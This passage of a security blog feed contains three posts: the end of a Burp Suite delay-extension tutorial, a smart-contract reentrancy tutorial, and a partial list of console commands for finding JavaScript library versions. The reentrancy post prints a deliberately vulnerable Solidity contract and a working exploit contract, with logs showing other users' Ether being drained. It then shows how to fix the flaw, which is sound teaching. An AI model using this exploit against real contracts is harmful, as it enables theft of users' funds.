<span class="kn">import</span> <span class="nn">burp.api.montoya.persistence.PersistedObject</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">javax.swing.*</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">java.awt.event.ActionEvent</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">java.awt.event.ActionListener</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">static</span> <span class="n">com</span><span class="o">.</span><span class="na">marduc812</span><span class="o">.</span><span class="na">Main</span><span class="o">.</span><span class="na">DELAY_TIME</span><span class="o">;</span>
<span class="kd">public</span> <span class="kd">class</span> <span class="nc">DelayGUI</span> <span class="kd">extends</span> <span class="nc">JPanel</span> <span class="o">{</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>
    <span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">;</span>
    <span class="kd">public</span> <span class="nf">DelayGUI</span><span class="o">(</span><span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">,</span> <span class="nc">Logging</span> <span class="n">logging</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">logging</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">persistence</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">;</span>

        <span class="nc">Integer</span> <span class="n">delayT</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">.</span><span class="na">getInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">);</span>

        <span class="nc">JLabel</span> <span class="n">label</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JLabel</span><span class="o">(</span><span class="s">"Delay in ms: "</span><span class="o">);</span>
        <span class="nc">JTextField</span> <span class="n">delayInput</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JTextField</span><span class="o">(</span><span class="nc">Integer</span><span class="o">.</span><span class="na">toString</span><span class="o">(</span><span class="n">delayT</span><span class="o">),</span><span class="mi">6</span><span class="o">);</span>
        <span class="nc">JButton</span> <span class="n">saveBtn</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JButton</span><span class="o">(</span><span class="s">"Save"</span><span class="o">);</span>

        <span class="n">saveBtn</span><span class="o">.</span><span class="na">addActionListener</span><span class="o">(</span><span class="k">new</span> <span class="nc">ActionListener</span><span class="o">()</span> <span class="o">{</span>
            <span class="nd">@Override</span>
            <span class="kd">public</span> <span class="kt">void</span> <span class="nf">actionPerformed</span><span class="o">(</span><span class="nc">ActionEvent</span> <span class="n">e</span><span class="o">)</span> <span class="o">{</span>
                <span class="nc">String</span> <span class="n">delayText</span> <span class="o">=</span> <span class="n">delayInput</span><span class="o">.</span><span class="na">getText</span><span class="o">();</span>
                <span class="k">try</span> <span class="o">{</span>
                    <span class="kt">int</span> <span class="n">delay</span> <span class="o">=</span> <span class="nc">Integer</span><span class="o">.</span><span class="na">parseInt</span><span class="o">(</span><span class="n">delayText</span><span class="o">);</span>
                    <span class="k">if</span> <span class="o">(</span><span class="n">delay</span> <span class="o">&lt;</span> <span class="mi">0</span> <span class="o">||</span> <span class="n">delay</span> <span class="o">&gt;</span> <span class="mi">999999</span><span class="o">)</span> <span class="o">{</span>
                        <span class="k">throw</span> <span class="k">new</span> <span class="nf">Exception</span><span class="o">(</span><span class="s">"Invalid Size"</span><span class="o">);</span>
                    <span class="o">}</span>
                    <span class="n">persistence</span><span class="o">.</span><span class="na">setInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">,</span> <span class="n">delay</span><span class="o">);</span>
                    <span class="n">logging</span><span class="o">.</span><span class="na">raiseInfoEvent</span><span class="o">(</span><span class="s">"Delay time set to: "</span> <span class="o">+</span> <span class="n">delay</span><span class="o">);</span>
                <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">NumberFormatException</span> <span class="n">ex</span><span class="o">)</span> <span class="o">{</span>
                    <span class="nc">JOptionPane</span><span class="o">.</span><span class="na">showMessageDialog</span><span class="o">(</span><span class="nc">DelayGUI</span><span class="o">.</span><span class="na">this</span><span class="o">,</span> <span class="s">"Invalid value. allowed values are from 0 to 999999"</span><span class="o">);</span>
                <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">Exception</span> <span class="n">ex</span><span class="o">)</span> <span class="o">{</span>
                    <span class="k">throw</span> <span class="k">new</span> <span class="nf">RuntimeException</span><span class="o">(</span><span class="n">ex</span><span class="o">);</span>
                <span class="o">}</span>
            <span class="o">}</span>
        <span class="o">});</span>

        <span class="k">this</span><span class="o">.</span><span class="na">add</span><span class="o">(</span><span class="n">label</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">add</span><span class="o">(</span><span class="n">delayInput</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">add</span><span class="o">(</span><span class="n">saveBtn</span><span class="o">);</span>
    <span class="o">}</span>

<span class="o">}</span>
</code></pre></div></div>

<p>Finally, the RequestDelayer class, the heart of the code is the last component that needs to be updated. Like in DelayGUI, the RequestDelayer function should be updated to take the <code class="language-plaintext highlighter-rouge">PersistedObject</code> as an argument.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">public</span> <span class="kd">class</span> <span class="nc">RequestDelayer</span> <span class="kd">implements</span> <span class="nc">ProxyRequestHandler</span><span class="o">{</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>
    <span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">;</span>

    <span class="kd">public</span> <span class="nf">RequestDelayer</span><span class="o">(</span><span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">,</span> <span class="nc">Logging</span> <span class="n">logging</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">logging</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">persistence</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">;</span>
    <span class="o">}</span>
<span class="o">[..</span><span class="na">SNIP</span><span class="o">..]</span>
</code></pre></div></div>

<p>Once again import the DELAY_TIME string from main and inside the <code class="language-plaintext highlighter-rouge">handleRequestReceived</code> function, using the persistence method we passed, we load the integer value set in DelayGUI, instead of passing 1000 directly.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code>    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="nc">ProxyRequestReceivedAction</span> <span class="nf">handleRequestReceived</span><span class="o">(</span><span class="nc">InterceptedRequest</span> <span class="n">interceptedRequest</span><span class="o">)</span> <span class="o">{</span>

        <span class="nc">Integer</span> <span class="n">requestDelay</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">.</span><span class="na">getInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">);</span>
        <span class="c1">// Sleep for X second, as passed from the storage</span>
        <span class="k">try</span> <span class="o">{</span>
            <span class="nc">Thread</span><span class="o">.</span><span class="na">sleep</span><span class="o">(</span><span class="n">requestDelay</span><span class="o">);</span>
        <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">InterruptedException</span> <span class="n">e</span><span class="o">)</span> <span class="o">{</span>
            <span class="n">logging</span><span class="o">.</span><span class="na">logToError</span><span class="o">(</span><span class="n">e</span><span class="o">);</span>
        <span class="o">}</span>

        <span class="c1">// forward the delayed request</span>
        <span class="k">return</span> <span class="nc">ProxyRequestReceivedAction</span><span class="o">.</span><span class="na">doNotIntercept</span><span class="o">(</span><span class="n">interceptedRequest</span><span class="o">);</span>
    <span class="o">}</span>
</code></pre></div></div>

<p>The final code for RequestDelayer should look like this:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">com.marduc812</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">burp.api.montoya.persistence.PersistedObject</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.InterceptedRequest</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.ProxyRequestHandler</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.ProxyRequestReceivedAction</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.ProxyRequestToBeSentAction</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.logging.Logging</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">static</span> <span class="n">com</span><span class="o">.</span><span class="na">marduc812</span><span class="o">.</span><span class="na">Main</span><span class="o">.</span><span class="na">DELAY_TIME</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">RequestDelayer</span> <span class="kd">implements</span> <span class="nc">ProxyRequestHandler</span><span class="o">{</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>
    <span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">;</span>

    <span class="kd">public</span> <span class="nf">RequestDelayer</span><span class="o">(</span><span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">,</span> <span class="nc">Logging</span> <span class="n">logging</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">logging</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">persistence</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">;</span>
    <span class="o">}</span>

    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="nc">ProxyRequestReceivedAction</span> <span class="nf">handleRequestReceived</span><span class="o">(</span><span class="nc">InterceptedRequest</span> <span class="n">interceptedRequest</span><span class="o">)</span> <span class="o">{</span>

        <span class="nc">Integer</span> <span class="n">requestDelay</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">.</span><span class="na">getInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">);</span>
        <span class="c1">// Sleep for X second, as passed from the storage</span>
        <span class="k">try</span> <span class="o">{</span>
            <span class="nc">Thread</span><span class="o">.</span><span class="na">sleep</span><span class="o">(</span><span class="n">requestDelay</span><span class="o">);</span>
        <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">InterruptedException</span> <span class="n">e</span><span class="o">)</span> <span class="o">{</span>
            <span class="n">logging</span><span class="o">.</span><span class="na">logToError</span><span class="o">(</span><span class="n">e</span><span class="o">);</span>
        <span class="o">}</span>

        <span class="c1">// forward the delayed request</span>
        <span class="k">return</span> <span class="nc">ProxyRequestReceivedAction</span><span class="o">.</span><span class="na">doNotIntercept</span><span class="o">(</span><span class="n">interceptedRequest</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="nc">ProxyRequestToBeSentAction</span> <span class="nf">handleRequestToBeSent</span><span class="o">(</span><span class="nc">InterceptedRequest</span> <span class="n">interceptedRequest</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">return</span> <span class="nc">ProxyRequestToBeSentAction</span><span class="o">.</span><span class="na">continueWith</span><span class="o">(</span><span class="n">interceptedRequest</span><span class="o">);</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Now for the last time, build the extension and load it to Burp.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-21.40.43.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-21.40.43.png" alt="" /></a></p>

<p>At first look, it is visible that because there was no <code class="language-plaintext highlighter-rouge">REQ_DELAY_TIME</code> value set, it defaulted to 0, which is what was expected. Let’s send a request to see the time it took to fetch google.com.</p>

<pre><code class="language-generic">$ time curl -k https://google.com --proxy http://localhost:8080
&lt;HTML&gt;&lt;HEAD&gt;&lt;meta http-equiv="content-type" content="text/html;charset=utf-8"&gt;
&lt;TITLE&gt;301 Moved&lt;/TITLE&gt;&lt;/HEAD&gt;&lt;BODY&gt;
&lt;H1&gt;301 Moved&lt;/H1&gt;
The document has moved
&lt;A HREF="https://www.google.com/"&gt;here&lt;/A&gt;.
&lt;/BODY&gt;&lt;/HTML&gt;
curl -k https://google.com --proxy http://localhost:8080  0.01s user 0.01s system 2% cpu 0.630 total
</code></pre>

<p>It took 0.63 seconds to fetch it. Now, let’s update the value to 4 seconds and send the same request.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-21.44.32.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-21.44.32.png" alt="" /></a></p>

<pre><code class="language-generic">$ time curl -k https://google.com --proxy http://localhost:8080
&lt;HTML&gt;&lt;HEAD&gt;&lt;meta http-equiv="content-type" content="text/html;charset=utf-8"&gt;
&lt;TITLE&gt;301 Moved&lt;/TITLE&gt;&lt;/HEAD&gt;&lt;BODY&gt;
&lt;H1&gt;301 Moved&lt;/H1&gt;
The document has moved
&lt;A HREF="https://www.google.com/"&gt;here&lt;/A&gt;.
&lt;/BODY&gt;&lt;/HTML&gt;
curl -k https://google.com --proxy http://localhost:8080  0.01s user 0.01s system 0% cpu 4.538 total
</code></pre>

<p>The response time is now 4.538 seconds.</p>

<p>The extension is now completed! You can set a delay time on the tab and Burp will keep that request in intercept for that many seconds before forwarding it. You can find the full code in my Github.</p>

<h4 id="useful-links">Useful Links</h4>

<p>mavenCentral Burp Extensions: <a href="https://central.sonatype.com/artifact/net.portswigger.burp.extensions/montoya-api/2023.8">central.sonatype.com</a><br />
PortSwigger – Creating Burp Extensions: <a href="https://portswigger.net/burp/documentation/desktop/extensions/creating">portswigger.net</a><br />
Burp Extensions Examples Github: <a href="https://github.com/PortSwigger/burp-extensions-montoya-api-examples">github.com</a><br />
Montoya API ProxyRequestHandler: <a href="https://portswigger.github.io/burp-extensions-montoya-api/javadoc/burp/api/montoya/proxy/http/ProxyRequestHandler.html">portswigger.github.io</a><br />
Swing Documentation: <a href="https://docs.oracle.com/javase%2F7%2Fdocs%2Fapi%2F%2F/javax/swing/package-summary.html">oracle.com</a><br />
Montoya API Persistence: <a href="https://portswigger.github.io/burp-extensions-montoya-api/javadoc/burp/api/montoya/persistence/Persistence.html">portswigger.github.io</a><br />
Full Code: <a href="https://github.com/marduc812/SampleBurpExtension">github.com</a></p>]]></content><author><name></name></author><category term="Security" /><category term="Tool" /><category term="Tuts" /><category term="Security" /><category term="Web" /><summary type="html"><![CDATA[Everyone’s favorite Burp Suite, recently released their new API for interacting with Burp. The old API aka the “Wiener” API, was there from the release of Burp, but in 2022 the new “Montoya” API came out.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/08/marduc812_com_burp_extension.jpg" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/08/marduc812_com_burp_extension.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Exploit and Prevent Reentrancy Attacks in Smart Contracts</title><link href="https://marduc812.com/2023/07/27/exploit-and-prevent-reentrancy-attacks-in-smart-contracts/" rel="alternate" type="text/html" title="Exploit and Prevent Reentrancy Attacks in Smart Contracts" /><published>2023-07-27T16:02:45+00:00</published><updated>2023-07-27T16:02:45+00:00</updated><id>https://marduc812.com/2023/07/27/exploit-and-prevent-reentrancy-attacks-in-smart-contracts</id><content type="html" xml:base="https://marduc812.com/2023/07/27/exploit-and-prevent-reentrancy-attacks-in-smart-contracts/"><![CDATA[<p>Smart Contracts, the self-executing code running on blockchain platforms, have revolutionized various industries by automating processes and providing decentralized solutions.</p>

<p>Over the years, hackers have exploited weaknesses in smart contracts, leading to devastating consequences. The most notorious attack on Smart Contracts is Reentrancy.</p>

<p>An attack that takes advantage of the fallback function provided by payables, which is used to trigger an event after a payment was completed. Reentrancy allows hackers to drain all the resources from a smart contract, with example the famous DAO hack in 2016.</p>

<p>Below is a sample contract which allows users to deposit funds, withdraw their funds and display the total balance of the Smart Contract.</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// SPDX-License-Identifier: MIT</span>
<span class="nx">pragma</span> <span class="nx">solidity</span> <span class="o">^</span><span class="mf">0.8</span><span class="p">.</span><span class="mi">21</span><span class="p">;</span>

<span class="nx">contract</span> <span class="nx">VulnerableContract</span> <span class="p">{</span>
    <span class="nx">mapping</span><span class="p">(</span><span class="nx">address</span> <span class="o">=&gt;</span> <span class="nx">uint</span><span class="p">)</span> <span class="kr">public</span> <span class="nx">balances</span><span class="p">;</span>

    <span class="kd">function</span> <span class="nx">depositETH</span><span class="p">()</span> <span class="kr">public</span> <span class="nx">payable</span> <span class="p">{</span>
        <span class="nx">balances</span><span class="p">[</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">]</span> <span class="o">+=</span> <span class="nx">msg</span><span class="p">.</span><span class="nx">value</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">withdrawETH</span><span class="p">()</span> <span class="kr">public</span> <span class="p">{</span>
        <span class="nx">uint</span> <span class="nx">userBalance</span> <span class="o">=</span> <span class="nx">balances</span><span class="p">[</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">];</span>
        <span class="nx">require</span><span class="p">(</span><span class="nx">userBalance</span> <span class="o">&gt;</span> <span class="mi">0</span><span class="p">,</span> <span class="dl">"</span><span class="s2">Insufficient User Balance</span><span class="dl">"</span><span class="p">);</span>

        <span class="p">(</span><span class="nx">bool</span> <span class="nx">sent</span><span class="p">,</span> <span class="p">)</span> <span class="o">=</span> <span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">.</span><span class="nx">call</span><span class="p">{</span><span class="nl">value</span><span class="p">:</span> <span class="nx">userBalance</span><span class="p">}(</span><span class="dl">""</span><span class="p">);</span>
        <span class="nx">require</span><span class="p">(</span><span class="nx">sent</span><span class="p">,</span> <span class="dl">"</span><span class="s2">Failed to send Ether</span><span class="dl">"</span><span class="p">);</span>

        <span class="nx">balances</span><span class="p">[</span><span class="nx">msg</span><span class="p">.</span><span class="nx">sender</span><span class="p">]</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">getContractBalance</span><span class="p">()</span> <span class="kr">public</span> <span class="nx">view</span> <span class="nx">returns</span> <span class="p">(</span><span class="nx">uint</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span> <span class="nx">address</span><span class="p">(</span><span class="k">this</span><span class="p">).</span><span class="nx">balance</span><span class="p">;</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>The <code class="language-plaintext highlighter-rouge">depositETH</code> function is taking the value passed from the global variable <code class="language-plaintext highlighter-rouge">msg</code> and is assigned to address of the sender. The withdrawETH function, firstly verifies that the balance of the user is sufficient and then uses the low level function <code class="language-plaintext highlighter-rouge">call</code>; used for calling external contracts, to send the remaining balance back to its owner’s address. Finally, the balance of the user is set to 0, to prevent further transactions.</p>

<p>While in fact this looks like an expected flow, the balance of the user is verified before submission, and after the money is sent back, the balance is set to zero. The problem occurs because the call function, is normally expected to call a function, which in this case is empty <code class="language-plaintext highlighter-rouge">(bool sent, ) = msg.sender.call{value: userBalance}("");</code> , and because of that the fallback function from the contract that called the vulnerable contract will trigger.</p>

<p>To exploit this issue a new smart contract is required, which will have a <code class="language-plaintext highlighter-rouge">constructor</code> that will take as an argument the address of the vulnerable contract. Constructor is a special function in Solidity which is executed once, when the smart contract is deployed. Then the fallback function, which will execute once the exploit contract will receive the transaction from the vulnerable contract. A function to start the process by sending 1 Ether to the vulnerable contract and then straight request to withdraw it. Finally a simple function to show the balance on the exploit wallet. The final form of the contract looks like this:</p>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// SPDX-License-Identifier: MIT</span>
<span class="nx">pragma</span> <span class="nx">solidity</span> <span class="o">^</span><span class="mf">0.8</span><span class="p">.</span><span class="mi">21</span><span class="p">;</span>

<span class="nx">contract</span> <span class="nx">Exploit</span> <span class="p">{</span>
    <span class="nx">VulnerableContract</span> <span class="kr">public</span> <span class="nx">vulnerableContract</span><span class="p">;</span>

    <span class="kd">constructor</span><span class="p">(</span><span class="nx">address</span> <span class="nx">vulnerableContractAddress</span><span class="p">)</span> <span class="p">{</span>
        <span class="nx">vulnerableContract</span> <span class="o">=</span> <span class="nx">VulnerableContract</span><span class="p">(</span><span class="nx">vulnerableContractAddress</span><span class="p">);</span>
    <span class="p">}</span>

    <span class="c1">// Fallback is called when EtherStore sends Ether to this contract.</span>
    <span class="nx">fallback</span><span class="p">()</span> <span class="nx">external</span> <span class="nx">payable</span> <span class="p">{</span>
        <span class="k">if</span> <span class="p">(</span><span class="nx">address</span><span class="p">(</span><span class="nx">vulnerableContract</span><span class="p">).</span><span class="nx">balance</span> <span class="o">&gt;=</span> <span class="mi">1</span> <span class="nx">ether</span><span class="p">)</span> <span class="p">{</span>
            <span class="nx">vulnerableContract</span><span class="p">.</span><span class="nx">withdrawETH</span><span class="p">();</span>
        <span class="p">}</span>
    <span class="p">}</span>

    <span class="kd">function</span> <span class="nx">exploit</span><span class="p">()</span> <span class="nx">external</span> <span class="nx">payable</span> <span class="p">{</span>
        <span class="nx">require</span><span class="p">(</span><span class="nx">msg</span><span class="p">.</span><span class="nx">value</span> <span class="o">&gt;=</span> <span class="mi">1</span> <span class="nx">ether</span><span class="p">);</span>
        <span class="nx">vulnerableContract</span><span class="p">.</span><span class="nx">depositETH</span><span class="p">{</span><span class="nl">value</span><span class="p">:</span> <span class="mi">1</span> <span class="nx">ether</span><span class="p">}();</span>
        <span class="nx">vulnerableContract</span><span class="p">.</span><span class="nx">withdrawETH</span><span class="p">();</span>
    <span class="p">}</span>

    <span class="c1">// Helper function to check the balance of this contract</span>
    <span class="kd">function</span> <span class="nx">getExploitBalance</span><span class="p">()</span> <span class="kr">public</span> <span class="nx">view</span> <span class="nx">returns</span> <span class="p">(</span><span class="nx">uint</span><span class="p">)</span> <span class="p">{</span>
        <span class="k">return</span> <span class="nx">address</span><span class="p">(</span><span class="k">this</span><span class="p">).</span><span class="nx">balance</span><span class="p">;</span>
    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>

<p>Now both the contracts are deployed, 2 users transfer 2 Ethers each to the Vulnerable smart contract</p>

<pre><code class="language-generic">status	true Transaction mined and execution succeed
transaction hash	0x675b89bfc6558231b2dfa8040fb7fafcb59601b09c5ccf9d871aab08b5b8b234
block hash	0x896460b6a[..SNIP..]21807163249
block number	119
from	0x5B38Da6a701c568545dCfcB03FcB875f56beddC4
to	VulnerableContract.depositETH() 0xd4662c4530c9cB1d194Cc2e8c11A13413148Fc6F
gas	27283 gas
transaction cost	23724 gas 
execution cost	2660 gas 
input	0xf63...26fb3
val	2000000000000000000 wei

----
status	true Transaction mined and execution succeed
transaction hash	0x9a8721a2be883b1c227513943011814b456d9f3ae3f5d33f88252cb8b1b3d7eb
block hash	0x930b435e2322555e50[..SNIP..]55f6e4d8b26a2eb8b
block number	120
from	0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2
to	VulnerableContract.depositETH() 0xd4662c4530c9cB1d194Cc2e8c11A13413148Fc6F
gas	50168 gas
transaction cost	43624 gas 
execution cost	22560 gas
val	2000000000000000000 wei 

----

from	0xAb8483F64d9C6d1EcF9b849Ae677dD3315835cb2
to	VulnerableContract.getContractBalance() 0xd4662c4530c9cB1d194Cc2e8c11A13413148Fc6F
execution cost	334 gas (Cost only applies when called by a contract)
input	0x6f9...fb98a
decoded input	{}
decoded output	{
	"0": "uint256: 4000000000000000000"
}
logs	[]
</code></pre>

<p>The address of the wallets are 0x5B38Da…C4 and 0xAb8483…cb2. Now, the contract holds a total of 4 Ethers.</p>

<p>After deploying the malicious contract, 1 Ether is added from the attacker’s account, and then is withdrawn.</p>

<pre><code class="language-generic">status	true Transaction mined and execution succeed
transaction hash	0xb7fe71b648ce088091c6f3a5d6fa4ac052de032934e23c312e1d823649e0efb3
block hash	0xe2fbd1a91cdbe78669cbf59bdf2327137c23e267a2e5c1eb99da652aa60413b4
block number	127
from	0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db
to	Exploit.exploit() 0xDb2fCB1D9D5fb2E3EaB5B5dBb981481817743C7a
gas	135308 gas
transaction cost	78208 gas 
execution cost	76695 gas 
input	0x63d...9b770
decoded input	{}
decoded output	{}
logs	[]
val	1000000000000000000 wei
</code></pre>

<p>Because the callback function is called, instead of withdrawing only 1 Ether, every Ether from the vulnerable contract is withdrawn. To confirm the transaction, the balance of the vulnerable contract is shown (0″: “uint256: 0”):</p>

<pre><code class="language-generic">from	0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db
to	VulnerableContract.getContractBalance() 0xd4662c4530c9cB1d194Cc2e8c11A13413148Fc6F
execution cost	334 gas (Cost only applies when called by a contract)
input	0x6f9...fb98a
decoded input	{}
decoded output	{
	"0": "uint256: 0"
}
logs	[]
</code></pre>

<p>While the exploit contract has the initial ether deposited by the attacker, but also the extra 4 ethers from the other users (“0”: “uint256: 5000000000000000000”).</p>

<pre><code class="language-generic">from	0x4B20993Bc481177ec7E8f571ceCaE8A9e22C02db
to	Exploit.getExploitBalance() 0xDb2fCB1D9D5fb2E3EaB5B5dBb981481817743C7a
execution cost	312 gas (Cost only applies when called by a contract)
input	0x08e...25027
decoded input	{}
decoded output	{
	"0": "uint256: 5000000000000000000"
}
logs	[]
</code></pre>

<p>Reentrancy can be prevented in multiple ways, with the easiest being moving the <code class="language-plaintext highlighter-rouge">balances[msg.sender] = 0;</code> line above <code class="language-plaintext highlighter-rouge">(bool sent, ) = msg.sender.call{value: userBalance}("");</code>. In case the sender’s balance was set to 0, the attack wouldn’t work, because the fallback function would attempt to withdraw, but the balance would be 0.</p>

<p>Another way to protect is the use of Mutex or Reentrancy Guard. OpenZeppelin has a reentrancy guard library, which will prevent the withdraw function from running twice. A sample guard can be seen below:</p>

<pre><code class="language-generic">// SPDX-License-Identifier: MIT
pragma solidity ^0.8.21;

contract ReentrancyGuardExample {
    bool private reentrancyGuard;

    mapping(address =&gt; uint256) public balances;

    function deposit() external payable {
        require(msg.value &gt; 0, "Must send Ether to deposit.");
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint256 amount) external {
        require(amount &gt; 0, "Withdrawal amount must be greater than zero.");
        require(balances[msg.sender] &gt;= amount, "Insufficient balance.");

        // Add a reentrancy guard
        require(!reentrancyGuard, "Reentrant call detected.");
        reentrancyGuard = true;

        // Perform the withdrawal
        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Failed to send Ether");

        balances[msg.sender] -= amount;

        // Release the reentrancy guard after the withdrawal
        reentrancyGuard = false;
    }
}
</code></pre>

<p>Finally, another way would be to use <code class="language-plaintext highlighter-rouge">address.send</code> or <code class="language-plaintext highlighter-rouge">address.transfer</code> which can protect the contract from reentrancy attacks. Those functions are supported after version 0.8 of Solidity, and limit the amount of gas which can be used.</p>

<p><strong>Update 27-7-2023</strong>: Updated code to use the latest Solidity version and new 0.8 send and transfer functions.</p>]]></content><author><name></name></author><category term="Crypto" /><category term="Fun" /><category term="Security" /><category term="Crypto" /><category term="Security" /><category term="smart contracts" /><summary type="html"><![CDATA[Smart Contracts, the self-executing code running on blockchain platforms, have revolutionized various industries by automating processes and providing decentralized solutions.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/07/exploi-re-entrancy-attacks.webp" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/07/exploi-re-entrancy-attacks.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">How to console.log the version of JavaScript libraries on your browser</title><link href="https://marduc812.com/2023/05/03/how-to-print-the-version-of-javascript-libraries-in-console/" rel="alternate" type="text/html" title="How to console.log the version of JavaScript libraries on your browser" /><published>2023-05-03T08:28:50+00:00</published><updated>2023-05-03T08:28:50+00:00</updated><id>https://marduc812.com/2023/05/03/how-to-print-the-version-of-javascript-libraries-in-console</id><content type="html" xml:base="https://marduc812.com/2023/05/03/how-to-print-the-version-of-javascript-libraries-in-console/"><![CDATA[<p>During a web assessment is common to find some outdated JavaScript library. I like to showcase the version of the outdated library in a console print with the URL where it loaded. Below is the list of console commands, to get their versions.</p>

<h4 id="angular">Angular</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">getAllAngularRootElements</span><span class="p">()[</span><span class="mi">0</span><span class="p">].</span><span class="nx">attributes</span><span class="p">[</span><span class="dl">"</span><span class="s2">ng-version</span><span class="dl">"</span><span class="p">].</span><span class="nx">value</span>
<span class="c1">//'7.2.11'</span>
</code></pre></div></div>

<h4 id="angularjs">AngularJS</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">angular</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//{full: '1.5.6', major: 1, minor: 5, dot: 6, codeName: 'arrow-stringification'}</span>
</code></pre></div></div>

<h4 id="bootstrap">Bootstrap</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">$</span><span class="p">.</span><span class="nx">fn</span><span class="p">.</span><span class="nx">tooltip</span><span class="p">.</span><span class="nx">Constructor</span><span class="p">.</span><span class="nx">VERSION</span>
<span class="c1">//'3.4.1'</span>
</code></pre></div></div>

<h4 id="ckeditor">CKEditor</h4>

<div class="language-js highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">CKEDITOR</span><span class="p">.</span><span class="nx">version</span>
<span class="c1">//'4.18.0'</span>
</code></pre></div></div>

<h4 id="datatables">DataTables</h4>

